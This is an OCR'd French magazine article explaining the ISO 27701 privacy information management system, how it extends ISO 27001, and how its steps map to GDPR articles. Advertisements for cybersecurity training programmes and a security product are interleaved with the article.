mots-clés : *SYSTÈME DE MANAGEMENT / PROTECTION DE LA VIE PRIVÉE / LIBERTÉS FONDAMENTALES / SÉCURITÉ DES DONNÉES À CARACTÈRE PERSONNEL*

1. LE SYSTÈME DE MANAGEMENT DE PROTECTION DES INFORMATIONS PRIVÉES SMIP

Afin de protéger les libertés fondamentales et la protection de la vie privée des personnes physiques, le Règlement Général pour la Protection des Données à caractère personnel exige que les responsables de traitement ou les sous-traitants adoptent des mesures organisationnelles et techniques pour réduire les risques de non-conformité, d'indisponibilité, de perte de confidentialité ou d'intégrité sur les traitements et les données. Mais les exigences ne s'arrêtent pas à une simple mise en conformité ou de sécurisation. Les organismes doivent non seulement être en mesure de démontrer qu'ils respectent le Règlement, mais aussi et surtout de prouver qu'ils testent, analysent et évaluent régulièrement l'efficacité des mesures organisationnelles et techniques pour assurer la sécurité des traitements.

Afin d'aider les organismes dans cette démarche, le normalisateur a élaboré la nouvelle norme ISO 27701 en prenant comme base de réflexion la norme ISO 27001 qui définit les règles d'implémentation d'un Système de Management de la Sécurité de l'Information (SMSI).

La norme ISO 27701 reprend donc la logique d'amélioration continue du SMSI ISO 27001 pour la compléter et la préciser dans le contexte de protection de la vie privée. Elle permet donc d'établir un Système de Management des Informations Privées (SMIP), traduction littérale de *Privacy Information Management System* (PIMS).

Elle s'adresse aussi bien aux responsables de traitements qu'aux sous-traitants.


La norme ISO 27701 reprend donc le « socle » de la norme ISO 27001 tout en l'adaptant et le complétant pour répondre aux besoins et objectifs de protection de la vie privée. Elle applique la structure de haut niveau, les titres de paragraphe, le texte, les termes communs et les définitions fondamentales d'un système de management.

Cette approche commune et normée entre les systèmes de management sera particulièrement utile aux organismes qui choisiraient de mettre en œuvre un système de management unique pour répondre aux exigences de plusieurs normes de système de management comme les SMCA (Système de Management de Continuité de l'Activité ISO 22301 ou les Systèmes de Management de la Qualité ISO 9001...).

Le lecteur devra être néanmoins vigilant dans l'analyse globale de la norme pour le SMIP. Si les têtes de chapitre sont les mêmes entre le SMSI et le SMIP, la numérotation des chapitres est différente et peut être trompeuse. Dans le SMSI, chaque étape - de l'étude du contexte à l'étape d'amélioration - est numérotée dans les chapitres de 4 à 10. Alors que dans le SMIP les étapes sont toutes rassemblées dans le chapitre 5.

Nous alertons par ailleurs le lecteur sur le besoin d'attention pour mettre en cohérence les termes utilisés dans la norme (voire les normes si on parle des SMIP et SMSI), le RGPD et les traductions. Par exemple, la version anglaise du RGPD nomme la personne concernée *Data Subject* alors que la norme ISO 27701 utilise le terme de *Personaly Identifiable Information Principal*.

Il convient en outre de souligner que le terme *privacy* n'est pas utilisé au sens littéral privé puisqu'il est clair qu'une donnée à caractère personnel peut être publique ou privée. Ce sont les traitements (collecte, utilisation, transfert, stockage, destruction) qui potentiellement peuvent porter atteinte aux libertés fondamentales et à la vie privée.



1.1 Contexte de l'organisation

À cette étape, l'organisme responsable de traitement ou sous-traitant doit identifier les enjeux externes et internes pertinents qui influent sur la capacité de la direction à obtenir les résultats attendus de son système de management.

La norme ISO 27001 pour le SMSI est dans une logique d'amélioration continue pour atteindre des objectifs mesurables comme par exemple la réduction des temps d'indisponibilité, la réduction des coûts ou la réduction du nombre d'incidents.

La logique de la présente norme ISO 27701 pour le SMIP est un peu différente à cette étape, il s'agit non seulement de mesurer les enjeux pour l'organisme, mais aussi, et surtout pour les personnes concernées.

Il s'agit de prendre en compte la législation pour la protection de la vie privée, les règlements, les décisions de justice applicables, les exigences contractuelles et les bonnes pratiques de gouvernance.

À cette étape, il est fondamental de bien identifier puis de bien comprendre les fondements juridiques des traitements et les exigences consécutives, puis de formaliser les droits et les devoirs respectifs du responsable de traitement, des éventuels co-responsables, des sous-traitants et bien évidemment des personnes concernées.

Ces responsabilités devront être rappelées dans des politiques appropriées selon les termes du RGPD. Le lecteur pourra s'appuyer sur l'article paru dans *MISC* « Comment concevoir son référentiel de protection de la vie privée en cohérence avec le référentiel SSI ? » **[1]** pour plus de détails.

Nous alertons le lecteur sur un point important qui concerne cette étape : il s'agit de la définition du périmètre du SMIP.

En effet, certains abus de communication ont été parfois commis par le passé concernant les SMSI. Certains communicants ont annoncé la certification ISO 27001 de leur système d'information alors qu'il s'agissait d'une certification d'un petit périmètre de leur SI.

Dans le contexte de la protection de la vie privée, il est probable que les organismes s'attacheront à mettre en place leur SMSI traitement par traitement ou famille de traitement par famille de traitement. Il est probable que les organismes en B to C prioriseront la mise en place d'un SMIP puis d'une certification de leur SMIP afin de se différencier de la concurrence.

La réalisation de cette étape doit être mise en cohérence avec les exigences du RGPD définies dans les articles 24 concernant les devoirs des responsables de traitements, 28 pour les responsabilités des sous-traitants, 25 pour la protection des données dès la conception et la protection des données par défaut, 32 pour la sécurité, 35 pour les Analyses d'Impacts relatives à la Protection des Données (AIPD), 40, 41 pour les codes de conduite, 42 pour la certification, 31 pour la coopération avec l'autorité de contrôle (CNIL pour la France) et 36 pour les éventuelles consultations préalables.

1.2 Leadership

Pour tous les systèmes de management, il est indispensable que la direction fasse faire preuve de leadership et d'affirmation de son engagement en définissant une politique avec des objectifs compatibles avec son orientation stratégique.

La direction devra s'assurer que les exigences liées au système de management de protection des données à caractère personnel sont intégrées aux processus métiers de l'organisation.

Elle devra contrôler que les responsabilités des rôles concernés pour la protection de la vie privée sont attribuées et communiquées au sein de l'organisation. Elle aura désigné un Délégué à la Protection des Données ou désignera un chef de projet dédié au SMIP pour s'assurer que le système de management de protection des données à caractère personnel est conforme aux exigences de la norme et pour lui rendre compte de son efficacité.

Par-dessus tout, la direction devra s'attacher à contrôler que le système de management produit le ou les résultats escomptés, c'est-à-dire la conformité et la sécurité des traitements de données à caractère personnel identifiés comme partie intégrante du périmètre du SMIP.

1.3 Planification

Lors de cette étape, l'organisme doit tenir compte des enjeux et des exigences identifiés lors de l'étude du contexte puis déterminer les risques et opportunités qui nécessitent d'être abordés pour s'assurer



HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

+33 974 774 390

www.hs2.fr

formations@hs2.fr

que le système de management peut atteindre le ou les résultats escomptés. Il s'agit d'empêcher ou limiter les effets indésirables puis d'appliquer une démarche d'amélioration continue.

L'organisme doit planifier les actions à mener pour traiter les risques et les opportunités ainsi que la manière d'intégrer ces actions au sein des processus du système de management et enfin pour évaluer leurs efficacités.

Nous attirons l'attention du lecteur sur une différence importante entre le SMSI et le SMIP. Les risques concernant le SMIP concernent la vie privée et les libertés fondamentales des personnes physiques identifiables directement ou indirectement par des données à caractère personnel alors que classiquement, les SMSI sont conçus pour réduire les risques opérationnels, voire juridiques pour l'organisme.

Cette différence est très marquée par les grilles d'évaluation ou d'acceptation des risques. En effet, les organismes pratiquent depuis plus ou moins longtemps ce type de grille souvent issue des réflexions MEHARI ou EBIOS, alors que les grilles d'évaluation des risques pour les libertés fondamentales et la vie privée sont parfois issues de la norme ISO 29134 et plus classiquement des propositions de la CNIL.

Nous suggérons au lecteur le plus grand pragmatisme et le refus du dogmatisme en fonction du niveau de maturité de sa structure, de l'avancement dans son projet et de ses contraintes. En fonction des contextes, une grille sera imposée pour l'ensemble sécurité de l'information et protection de la vie privée ou au contraire on pourra imposer deux grilles puisque justement les objectifs sont tout à fait différents.

Dans un deuxième temps de cette étape, l'organisme doit définir et appliquer un processus de traitement des risques pour choisir les options de traitement des risques appropriées.

Il s'agit alors de déterminer toutes les mesures nécessaires à la mise en œuvre des options de traitement des risques de sécurité (réduction, refus, acceptation, transfert).

La norme ISO 27701 reprend donc les mesures de l'annexe A de la norme ISO 27001 présentées sous forme d'exigences issues des recommandations de la norme ISO 27002.

C'est ici que la norme ISO 27701 apporte le plus d'exigences complémentaires par rapport à l'annexe A de la norme ISO 27001. Elle spécifie pour les 14 thèmes de la norme 27001 des exigences particulières pour la sécurité des données à caractère personnel. Ces exigences doivent être appliquées pour les responsables de traitement ou les sous-traitants (voir tableau ci-contre).

Ces exigences sont complétées en outre par deux chapitres définissant les exigences respectives des responsables de traitement et des sous-traitants, concernant non plus la sécurité des données à caractère personnel, mais essentiellement l'identification du fondement juridique des traitements, article 6, le consentement article 7, le droit des personnes, les devoirs d'information, articles 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, les devoirs des responsables de traitement et des sous-traitants, 24 et 28, les rôles et devoirs respectifs dans les AIPD, les transferts de données à caractère personnel vers des pays tiers ou à des organisations internationales, articles 45 à 49.

Le lecteur se rapprochera à nouveau de l'article dans *MISC* précité « Comment concevoir son référentiel de protection de la vie privée en cohérence avec le référentiel SSI ? » **[1]** pour la conception du référentiel documentaire exigé lors de cette étape.

1.4 Support

Cette étape est tout aussi importante. Les précédentes formalisent le contexte, les exigences réglementaires, le périmètre du système de management, les objectifs, une formalisation des risques pouvant les altérer et un engagement de la direction générale pour l'application des mesures pour les traiter.

Celle-ci doit permettre au responsable du traitement ou au sous-traitant d'identifier et de fournir les ressources nécessaires à l'établissement, la mise en œuvre, la tenue à jour et l'amélioration continue du système de management de sécurité des données personnelles. Conformément à la norme ISO 27701, la direction doit fournir les moyens et les ressources pour réaliser la sensibilisation, la communication, voire si nécessaire l'acquisition de compétences.

Elle conditionne donc le succès opérationnel de tout système de management. Elle est en totale cohérence avec les devoirs des organismes, responsables de traitement ou sous-traitants, formalisés dans le RGPD.

27002 :2013 Domaines d'exigences Annexe A de l'ISO 27001	Chapitre de ISO 27701 Contenant des mesures additionnelles pour les données à caractère personnel	Principaux articles RGPD
Politique de sécurité	6.2	Responsabilité du responsable de traitement, 24 Nomination d'un représentant, 27
Organisation	6.3	Désignation, missions et fonctions du DPD, 37, 38 et 39
Ressources humaines	6.4	
Gestion des actifs	6.5	Registre des traitements 30
Authentification et contrôle des accès	6.6	Principes relatifs au traitement de données à caractère personnel, 5 et sécurité du traitement 32 Protection des données dès la conception et protection des données par défaut, 25
Cryptographie – Chiffrement	6.7	
Sécurité physique et environnementale	6.8	
Sécurité liée à l'exploitation	6.9	
Sécurité des communications	6.10	
Acquisition, développement et maintenance des systèmes	6.11	
Gestion des fournisseurs	6.12	Responsabilités du sous-traitant 25
Gestion des incidents	6.13	Principes relatifs au traitement de données à caractère personnel, 5 Notification à l'Autorité de contrôle d'une violation de donnée à caractère personnel 33 Communication à la PC d'une violation de données à caractère personnel 34
Gestion de la continuité d'activité	6.14	Sécurité du traitement 32
Conformité	6.15	Responsabilité du responsable du traitement 24 Sécurité du traitement 32

1.5 Fonctionnement

Le responsable de traitement ou le sous-traitant doit planifier, mettre en œuvre et contrôler les processus nécessaires à la satisfaction des exigences liées à la sécurité des données à caractère personnel définies lors de l'étape « contexte ». Ces organismes doivent réaliser les actions déterminées lors de l'étape « planification ».

Le besoin de preuve de la conformité et de la sécurité mis en avant dans le RGPD et dans la norme SMIP doit être géré par la conservation des documentations adaptées pour avoir l'assurance que les processus ont été suivis comme prévu.

L'organisation doit contrôler les modifications prévues, analyser les conséquences des modifications imprévues et, si nécessaire, mener des actions pour limiter tout effet négatif.

L'organisation doit s'assurer que les processus externalisés sont définis et contrôlés.

C'est lors de cette étape que les organismes doivent réaliser des appréciations de risques puis le traitement de ces risques de sécurité sur les données à caractère personnel à des intervalles planifiés ou quand des changements significatifs sont prévus ou ont lieu.

Dans le cadre des SMSI, la norme ISO 27005 est utilisée pour la cartographie des risques pour l'organisme, elle est classiquement déclinée par les méthodes MEHARI, EBIOS ou « maison ». Pour le SMIP, la norme ISO 29134 est utilisée pour cartographier les risques pour la vie privée. Il semblerait que la méthode EBIOS implémentée dans le logiciel PIA, « Private Impact Assessment » s'impose.

Le lecteur se rapprochera de l'article dans *MISC* « AIPD et maturités d'entreprise » **[2]** pour l'analyse des modes de conduite d'AIPD en fonction des contextes des organismes.

1.6 Évaluation des performances

Les organismes doivent ici évaluer les performances et l'efficacité du SMIP.

Ils doivent déterminer ce qu'il est nécessaire de surveiller et de mesurer, les méthodes de surveillance, de mesure, d'analyse et d'évaluation, selon le cas, pour assurer la validité des résultats.

Des audits internes à intervalles planifiés doivent permettre de recueillir les éléments permettant de déterminer si le SMIP est conforme aux exigences propres de l'organisation, de la norme ISO 27701 et à la réglementation.

Ces audits analyseront si le SMIP est efficacement mis en œuvre et tenu à jour. Ils devront être planifiés en indiquant la fréquence, les méthodes et les responsabilités. Ils devront faire l'objet de rapports.

La direction devra procéder à la revue du SMIP, afin de s'assurer qu'il est toujours approprié, adapté et efficace.

Les conclusions de la revue de direction doivent inclure les décisions relatives aux opportunités d'amélioration continue et aux éventuels changements à apporter au SMIP.

L'organisation doit conserver aussi les informations documentées comme preuves des conclusions des revues de direction.

1.7 Amélioration

L'objectif de cette étape est clair. Lorsqu'une non-conformité se produit, l'organisation doit réagir à la non-conformité, et le cas échéant agir pour la maîtriser et la corriger. Il s'agit d'évaluer s'il est nécessaire de mener une action pour éliminer les causes de la non-conformité, de sorte qu'elle ne se reproduise plus, ou qu'elle ne se produise pas ailleurs.

Les actions correctives doivent être à la mesure des effets des non-conformités rencontrées. L'organisation doit conserver les éléments de preuve sous la forme d'informations documentées.

CONCLUSION

Les organismes confrontés au devoir de respecter les principes du RGPD, notamment en ce qui concerne les exigences d'amélioration continue et de conservation de preuve, étaient en difficulté face au manque d'outil méthodologique intégrant le suivi et le contrôle de dispositifs de sécurité de données et de conformité au droit.

L'application de la norme ISO 27001 pour constituer un système de management ne couvrait pas tous les aspects de la protection de la vie privée. La norme ISO 27701 comble ce besoin.

Elle fera l'objet dans des temps très courts de dispositifs de certification. Il est probable que les organismes réduiront les périmètres par type de traitement.

Nous rappelons au lecteur que la mise en œuvre de tout système de management nécessite de manière incontournable un engagement très fort de la direction générale. La direction doit considérer ce type de projet comme particulièrement structurant et ne peut être considéré comme un projet technique à laisser gérer par le binôme DPD et RSSI.

La mise en place d'un SMIP est conditionnée par un préambule malheureusement classique : la sensibilisation, voire la formation de la direction générale qui doit comprendre son rôle premier dans le projet. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.

Du 28 au 30 janvier 2020
Retrouvez l'ESIEA au FIC

esiea
ECOLE D'INGENIEURS
DU MONDE NUMERIQUE

FORMATIONS EN CYBERSÉCURITÉ

MASTÈRE SPÉCIALISÉ®

FORMATION À PLEIN TEMPS (6 mois de pédagogie, puis 6 mois en entreprise)

Sécurité de l'Information et des Systèmes (MS-SIS)

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

android / asm / C / crypto / exploit / fi rewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

TITRE ESSI

SecNumedu
ANSSI

Prochaine rentrée : octobre 2020

BADGE®

FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Reverse Engineering (BADGE-RE)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

Sécurité Offensive (BADGE-SO)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffi ng / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

Quarkslab
SECURING EVERY BIT OF YOUR DATA

Prochaine rentrée : février 2020

esiea.fr
/formations-securite

MS MASTÈRE SPÉCIALISÉ | BADGE | Datadock

<TEHTRIS>

FACE THE UNPREDICTABLE

DÉTECTER ET NEUTRALISER LES ATTAQUES CONNUES OU INCONNUES EN TEMPS RÉEL

TEHTRIS XDR Platform



EDR



EPP



SIEM



MOBILE SECURITY



DECEPTIVE RESPONSE



NTA

tehtris.com

TEHTRIS

@tehtris